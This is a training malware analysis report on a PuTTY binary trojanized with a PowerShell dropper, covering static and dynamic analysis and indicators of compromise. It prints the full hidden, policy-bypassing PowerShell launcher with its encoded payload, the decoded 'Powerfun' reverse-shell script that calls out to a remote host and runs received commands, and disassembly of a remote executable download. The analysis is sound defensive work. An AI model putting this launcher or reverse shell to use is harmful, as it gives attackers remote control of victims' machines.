

# Malware Analysis Report

## S-P File Dropper

Nov 2022

TRAINING

# Table of Contents

Table of Contents.....	2
Executive Summary .....	3
Basic Static Analysis .....	4
Basic Dynamic Analysis .....	13
Indicators of Compromise.....	17
Network Indicators.....	17
Host-based Indicators.....	17
Appendix A: Rules & Signatures.....	18

# Executive Summary


SHA256 hash	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
-------------	--

S-P is a file dropper malware sample first identified on November 8, 2022. VirusTotal scored this sample 60/72 malicious. It is a 32-bit HTML-compiled dropper embedded into known FOSS product PuTTY that executes a built-in PowerShell script on the Windows operating system. Symptoms of infection include brief PowerShell popups on the endpoint at detonation, and an executable named "SearchProcessHost.exe" appearing in the %APPDATA% directory.

YARA signature rules are attached in Appendix A.

# Basic Static Analysis


VirusTotal results:



Community feedback indicates the use of Shellter, a dynamic shellcode injection tool aka dynamic PE infector. It can be used to inject shellcode into 32-bit native Windows applications. The shellcode can be something yours or something generated through a framework, such as Metasploit. Shellter takes advantage of the original structure of the PE file and doesn't apply any modification, which could explain why the PuTTY client retains functionality.

Indicators via pestudio:

Version information misspells name of actual PuTTY appliance author



Floss returned multiple warnings during the strings parse:

```
C:\Users\husky\Desktop
λ floss -n 6 putty.exe > putty-strings.txt
WARNING:vivisect.base:_cb_opcode(0x48fcd0): LOCATION ALREADY EXISTS: loc: 'PTR: 0x0048fabb'
WARNING:vivisect.base:_cb_opcode(0x48fcd5): LOCATION ALREADY EXISTS: loc: 'PTR: 0x0048fb05'
WARNING:envi.codeflow:parseOpcode error at 0x0049b851 (addCodeFlow(0x49b760)): InvalidInstruction('ffffff01000000fef
ffffff0100000011' at 0x49b851",)
WARNING:envi.codeflow:parseOpcode error at 0x00444949 (addCodeFlow(0x444914)): InvalidInstruction('0f38cbf5660f70c00
e0f38cbee660f38' at 0x444949L",)
WARNING:envi.codeflow:parseOpcode error at 0x00446260 (addCodeFlow(0x446231)): InvalidInstruction('0f3acce00660f380
0d660f6fe10f38' at 0x446260L",)
WARNING:vivisect.base:_cb_opcode(0x4766b6): LOCATION ALREADY EXISTS: loc: 'cccccccccccccccccccc'
WARNING:vivisect.base:_cb_opcode(0x4419ca): LOCATION ALREADY EXISTS: loc: 'PTR: 0x004a79bd'
WARNING:envi.codeflow:parseOpcode error at 0x004793a2 (addCodeFlow(0x479260)): InvalidInstruction('660f3a20c60f660f7
3d8014b740985f6' at 0x4793a2L",)
WARNING:vivisect.base:_cb_opcode(0x4419cf): LOCATION ALREADY EXISTS: loc: 'PTR: 0x004a756e'
WARNING:envi:i386RegOper needs to implement getOperAddr!
```

Two sections identified as executables in pestudio, and the second one has self-modifying capabilities:

property	value	value
name	.text	.text
md5	<a href="#">53D53E5EF7971DFA93A09C7...</a>	<a href="#">1D0EC91EBDBDEE96A6F1B5...</a>
entropy	6.621	6.234
file-ratio (99.93%)	39.76 %	0.13 %
raw-address	0x00000400	0x0011BA00
raw-size (1544192 bytes)	0x00096000 (614400 bytes)	0x00000800 (2048 bytes)
virtual-address	0x00401000	0x00522000
virtual-size (1555239 bytes)	0x00095F6D (614253 bytes)	0x00000737 (1847 bytes)
entry-point	-	<b>0x00122000</b>
characteristics	0x60000020	0xE0000020
writable	-	<b>x</b>
executable	<b>x</b>	<b>x</b>
shareable	-	-
discardable	-	-
initialized-data	-	-
uninitialized-data	-	-
unreadable	-	-
self-modifying	-	<b>x</b>
virtualized	-	-
file	-	-

signature: Compiled-HTML, location: .rsrc, offset: 0x00121F43, size: 325542

Offset to second executable header:

pFile	Data	Description
00000028	0000	Reserved
0000002A	0000	Reserved
0000002C	0000	Reserved
0000002E	0000	Reserved
00000030	0000	Reserved
00000032	0000	Reserved
00000034	0000	Reserved
00000036	0000	Reserved
00000038	0000	Reserved
0000003A	0000	Reserved
0000003C	00000078	Offset to New EXE Header

## Invalid file checksum and low (suspicious) library count:

indicator (61)	detail	level
The dos-stub message is missing	status: yes	1
The file contains another file	signature: Compiled-HTML, location: .rsrc, offset: 0x...	1
The count of libraries is suspicious	count: 0	1
The count of imports is suspicious	count: 0	1
The file contains a blacklist section	section: .00cfg	1
The location of the entry-point is suspicious	section: .text:0x00122000	1
The file contains self-modifying executable section(s)	status: yes	1
The file contains writable and executable section(s)	count: 1	1
The file references a URL pattern	url: https://www.chiark.greenend.org.uk/~sgtatham...	1
The file references file extensions like a Ransomware   Wiper	count: 20	1
The file references a string with a suspicious size	size: 1496 bytes	2
The file references a string with a suspicious size	size: 1585 bytes	2
The manifest identity has been found	name: PuTTY	3
The file checksum is invalid	checksum: 0x00180AA0	3

indicator (61)	detail	level
The file references a group of API	type: dynamic-library, count: 22	3
The file references a group of API	type: cryptography, count: 9	3
The file references a group of API	type: windowing, count: 70	3
The file references a group of API	type: network, count: 33	3
The file references a group of API	type: security, count: 25	3
The file references a group of API	type: reckoning, count: 32	3
The file references a group of API	type: printer, count: 2	3
The file references a group of API	type: obfuscation, count: 2	3
The file references a group of API	type: data-exchange, count: 23	3
The file references a group of API	type: file, count: 43	3
The file references a group of API	type: synchronization, count: 25	3
The file references a group of API	type: keyboard-and-mouse, count: 17	3
The file references a group of API	type: desktop, count: 4	3
The file references a group of API	type: resource, count: 14	3
The file references a group of API	type: execution, count: 49	3
The file references a group of API	type: registry, count: 18	3
The file references a group of API	type: diagnostic, count: 8	3
The file references a group of API	type: console, count: 12	3
The file references a group of API	type: memory, count: 26	3
The file references a group of API	type: exception, count: 6	3
The file references a group of API	type: storage, count: 2	3



indicator (61)	detail	level
The file references a group of hint	type: file, count: 1183	3
The file references a group of hint	type: utility, count: 86	3
The file references a group of hint	type: size, count: 8	3
The file references a group of hint	type: format-string, count: 296	3
The file references a group of hint	type: registry, count: 8	3
The file references a group of hint	type: password, count: 2	3
The file references a group of hint	type: pipe, count: 3	3
The file references a group of hint	type: keyboard, count: 1	3
The file references a group of hint	type: query, count: 8	3
The file references a group of hint	type: base64, count: 9	3
The file references a group of hint	type: url-pattern, count: 1	3
The file references a group of hint	type: rtti, count: 15	3
The file references string(s)	type: blacklist, count: 158	4
The file references string(s)	type: whitelist, count: 158	4
The file contains a rich-header	status: no	4
The file uses Control Flow Guard (CFG) as software security ...	status: no	4
The file opts for Data Execution Prevention (DEP) as softwar...	status: yes	4
The file opts for Address Space Layout Randomization (ASL...	status: no	4
The file contains a Manifest	status: yes	4
The file opts for Stack Buffer Overrun Detection (GS) as soft...	status: no	4
The file contains a digital Certificate	status: no	4



Entropy indicates the use of code obfuscation techniques to pack encoded PowerShell and compiled HTML inside a reputable C++ binary:

property	value
md5	<a href="#">334A10500FEB0F3444BF2E86AB2E76DA</a>
sha1	<a href="#">C6A97B63FBD970984B95AE79A2B2AEF5749EE463</a>
sha256	<a href="#">0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83</a>
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z x . . . . . @ . . . . .
file-size	1545216 (bytes)
size-without-overlay	n/a
entropy	7.394
imphash	n/a
signature	n/a
entry-point	60 68 31 20 52 00 FF 15 78 E7 4B 00 68 3A 20 52 00 50 FF 15 F8 E6 4B 00 8D 15 47 20 52 00 6A 00 6A
file-version	n/a
description	n/a
file-type	<b>executable</b>
cpu	<b>32-bit</b>
subsystem	GUI
compiler-stamp	0x60E96DBB (Sat Jul 10 02:51:55 2021)

	type (6)	name	file-offset (24)	signature (6)	size (340425 bytes)	file-ratio (22.03%)	entropy	language
indicators (61)	icon	11	0x0011FFD0	icon	304	0.02 %	4.131	English
virustotal (warning)	dialog	116	0x0012143C	dialog	450	0.03 %	3.545	English
dos-header (64 bytes)	icon	2	0x0011E648	icon	744	0.05 %	2.983	English
dos-stub (message)	icon	8	0x0011F5D0	icon	744	0.05 %	3.572	English
rich-header (n/a)	icon	6	0x0011F178	icon	816	0.05 %	2.630	English
file-header (Jul.2021)	icon	12	0x00120100	icon	816	0.05 %	3.123	English
optional-header (GUI)	version	1	0x001216B2	version	824	0.05 %	3.432	English
directories (4)	manifest	1	0x001219EA	manifest	1369	0.09 %	4.830	English
sections (file)	dialog	114	0x001206E4	dialog	1462	0.09 %	3.431	English
libraries (count)	icon	3	0x0011E930	icon	1640	0.11 %	2.679	English
imports (count)	icon	9	0x0011F8B8	icon	1640	0.11 %	3.246	English
exports (n/a)	dialog	115	0x00120C9A	dialog	1954	0.13 %	3.512	English
tls-callbacks (n/a)								
resources (Compiled-HTML)		2000	0x00121F43	Compiled-...	325542	21.07 %	7.917	English

Encoded argument from embedded PowerShell script in 2<sup>nd</sup> Section (via preview & pestudio):

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.
StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/
UWECA51W227jNhB991cMXHUtIRbhdAESCLePVSgyDdNVZu82AYCE2NYzUyqZKUL0j87yUlyPLjBntUL7aGczlz5kL9AGO
xQbkoOIRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNp1PB4Tfu4S30WZYi19B57IB5vA2DC/iCm/Dr/
G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZR4WlZ4EFrLMV2R55pGHLLUut29g3EvE6t8wjl+ZhKuvKr/
9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DI4D3XnKk25QHlZ2pW2Wkko/
ofzChNyZ/ytiWysFe0CtyITlN05j9suHDz+dGhKlQdQ2rotcnroSXbT0Roxhro3DqhX+BwX/GlyJa5QKTxEfXLDK/
hlyAOWCdeecF2pImJC5kFRj+U7zPEsZtUujmWA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEpM/
Ab4FXhKty2ibquTi3USmVx7ewW4MgKMmw7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y
+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfyPD72pxq3miBnIrGTcH4
+iqPr68DW4JpV8bu3pqXFRlX7JF5iloEsODfaYBgqLgnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/
c/wx8pk0KJhYbIUWJjJGNaDUVSDQB1piQ037HXdc6TohdCug32fUH/eaF3CC/18t2P9Uz3
+6ok4Z6G1XTsxcGJewG7cvyAHn27HWVp+FvKJsaTBXTiHl33UaDww7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/
PKRvYqI3jqFn6lyiuBFVOWdkTPXSSHsfe/
+7dJtlmqHve2k5A5X5N6SjX3V8HwZ98I7sAgg5wuCktlcwPiYtk8prV5tbHFaFlCleuZQbl2b8qYXS8ub2V0lznQ54afCsr
cy2sFyeFADCEkVXzocf372HJ/ha6LDyCo6KI1dDKAmphRusv1MC6DV0thaIh1IKOR3MjoK1UJfnhGVIPR+8hOCi/
WIGf9s5naT/1D6Nm++OTrtVTgantvmcFwp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kf8i/
mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Base64-decoded and Gunzip'd output (via CyberChef) reveals reverse shell capabilities:

# Powerfun - Written by Ben Turner & Dave Hardy

```
function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object
            System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
        }
    }
}
```

```

$stream = $client.GetStream()

if ($Sslcon -eq "true")
{
    $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))
    $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
    $stream = $sslStream
}

[byte[]]$bytes = 0..20000|%{0}
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " +
$env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights
reserved.`n`n")
$stream.Write($sendbytes,0,$sendbytes.Length)

if ($Download -eq "true")
{
    $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)
    ForEach ($module in $modules)
    {
        (Get-Webclient).DownloadString($module)| Invoke-Expression
    }
}

$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
$stream.Write($sendbytes,0,$sendbytes.Length)

while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
    $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
    $data = $EncodedText.GetString($bytes,0, $i)
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

    $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
    $x = ($error[0] | Out-String)
    $error.clear()
    $sendback2 = $sendback2 + $x

    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}
$client.Close()
$listener.Stop()
}

powerfun -Command reverse -Sslcon true

```

Variables and API calls in the Main Function reveal additional host and network IOCs:

Graph (main)


```
int main (int argc, char **argv, char **envp);

[0x00401080]
349: int main (int argc, char **argv, char **envp);
; var HANDLE hObject @ esp+0x8
; var int32_t var_4h_3 @ esp+0x28
; var int32_t var_1ch @ esp+0x48
; var int32_t var_4h @ esp+0x54
; var int32_t var_60h_2 @ esp+0x90
; var int32_t var_60h @ esp+0x9c
; var int32_t var_270h @ esp+0x298
; var int32_t var_67ch_2 @ esp+0x67c
; var int32_t var_67ch_3 @ esp+0x688
; var int32_t var_67ch @ esp+0x6e0
push ebp
mov ebp, esp
and esp, 0xffffffff
sub esp, 0x680
mov eax, dword [0x404004]
xor eax, esp
mov dword [var_67ch], eax
push 0
push 0
push 0
push 0
push str.Mozilla_5.0 ; 0x403288
call dword [InternetOpenW] ; 0x403070
lea ecx, [esp]
mov dword [0x404388], eax
mov dword [esp], 0x7d0 ; 2000
mov dword [var_4h], 0
call fcn.004011e0
push 0
push 0
push str.C:\_Users_\Public_Documents_CR433101.dat.exe ; 0x403230
push str.http://ssl_6582datamanager.helpdeskbro.s.local_favicon.ico ; 0x4031b8
push 0
call dword [URLDownloadToFileW] ; 0x4030f4
test eax, eax
jne 0x401142
```



# Basic Dynamic Analysis


Initial detonation on FLARE vm (without networking) yields a flash of blue screen before rendering the PuTTY user interface. Procmon captures hundreds of changes to the Windows Registry (including some buffer overflow conditions), file actions (including creation, mapping, and lock), and references to PowerShell:



The screenshot shows the Process Monitor window with the following data:

Time ...	Process Name	PID	Operation	Path	Result	Detail
12:51:...	putty.exe	4984	Process Start		SUCCESS	Parent PID: 4552, ...
12:51:...	putty.exe	4984	Thread Create		SUCCESS	Thread ID: 2060
12:51:...	putty.exe	4984	Load Image	C:\Users\husky\Desktop\putty.exe	SUCCESS	Image Base: 0x400...
12:51:...	putty.exe	4984	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7fa...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77a...
12:51:...	putty.exe	4984	CreateFile	C:\Windows\Prefetch\PUTTY.EXE-2B855521.pf	NAME NOT FOUND	Desired Access: G...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session	REPARSE	Desired Access: R...

Showing 1,596 of 157,298 events (1.0%)      Backed by virtual memory



The screenshot shows the continuation of the Process Monitor window with the following data:

Time ...	Process Name	PID	Operation	Path	Result	Detail
12:51:...	putty.exe	4984	RegCloseKey	HKCU\Control Panel\Desktop\MuiCached	SUCCESS	
12:51:...	putty.exe	4984	RegCloseKey	HKCU	SUCCESS	
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\gdi32.dll	SUCCESS	Image Base: 0x76a...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\win32u.dll	SUCCESS	Image Base: 0x76a...
12:51:...	putty.exe	4984	Thread Create		SUCCESS	Thread ID: 168
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\gdi32full.dll	SUCCESS	Image Base: 0x769...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\msvcrt_win.dll	SUCCESS	Image Base: 0x765...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\ucrtbase.dll	SUCCESS	Image Base: 0x76b...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\user32.dll	SUCCESS	Image Base: 0x772...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\comdlg32.dll	SUCCESS	Image Base: 0x760...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\msvcrt.dll	SUCCESS	Image Base: 0x767...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\combase.dll	SUCCESS	Image Base: 0x760...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\vpert4.dll	SUCCESS	Image Base: 0x75e...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\SHCore.dll	SUCCESS	Image Base: 0x75e...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\shlwapi.dll	SUCCESS	Image Base: 0x772...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\Software\WOW6432Node\Microsoft\Wi...	NAME NOT FOUND	Desired Access: E...
12:51:...	putty.exe	4984	CreateFile	C:\Users\husky\Desktop\putty.exe.Local	NAME NOT FOUND	Desired Access: R...
12:51:...	putty.exe	4984	CreateFile	C:\Windows\WinSxS\x86_microsoft.windows.co...	SUCCESS	Desired Access: E...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\shell32.dll	SUCCESS	Image Base: 0x76c...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\ole32.dll	SUCCESS	Image Base: 0x765...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\imm32.dll	SUCCESS	Image Base: 0x774...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\advapi32.dll	SUCCESS	Image Base: 0x75f...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\sechost.dll	SUCCESS	Image Base: 0x764...

Time ...	Process Name	PID	Operation	Path	Result	Detail
12:51:...	putty.exe	4984	RegCloseKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	
12:51:...	putty.exe	4984	CreateFile Mapp...	C:\Windows\SysWOW64\WindowsPowerShell\...	SUCCESS	SyncType: SyncTy...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Services\Win...	SUCCESS	Desired Access: R...
12:51:...	putty.exe	4984	RegQueryValue	HKLM\System\CurrentControlSet\Services\Win...	BUFFER OVERFL...	Length: 144
12:51:...	putty.exe	4984	RegQueryValue	HKLM\System\CurrentControlSet\Services\Win...	SUCCESS	Type: REG_BINA...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\Cu...	NAME NOT FOUND	Desired Access: Q...
12:51:...	putty.exe	4984	RegCloseKey	HKLM\System\CurrentControlSet\Services\Win...	SUCCESS	
12:51:...	putty.exe	4984	QuerySecurityFile	C:\Windows\SysWOW64\WindowsPowerShell\...	SUCCESS	Information: Label
12:51:...	putty.exe	4984	QueryNameInfo...	C:\Windows\SysWOW64\WindowsPowerShell\...	SUCCESS	Name: \Windows\...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Services\bam...	SUCCESS	Desired Access: All...
12:51:...	putty.exe	4984	RegQueryValue	HKLM\System\CurrentControlSet\Services\bam...	NAME NOT FOUND	Length: 40
12:51:...	putty.exe	4984	RegCloseKey	HKLM\System\CurrentControlSet\Services\bam...	SUCCESS	
12:51:...	putty.exe	4984	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Ses...	REPARSE	Desired Access: Q...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Control\Sessio...	NAME NOT FOUND	Desired Access: Q...
12:51:...	putty.exe	4984	Process Create	C:\Windows\SysWOW64\WindowsPowerShell\...	SUCCESS	PID: 692, Comman...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Control\Sessio...	REPARSE	Desired Access: Q...

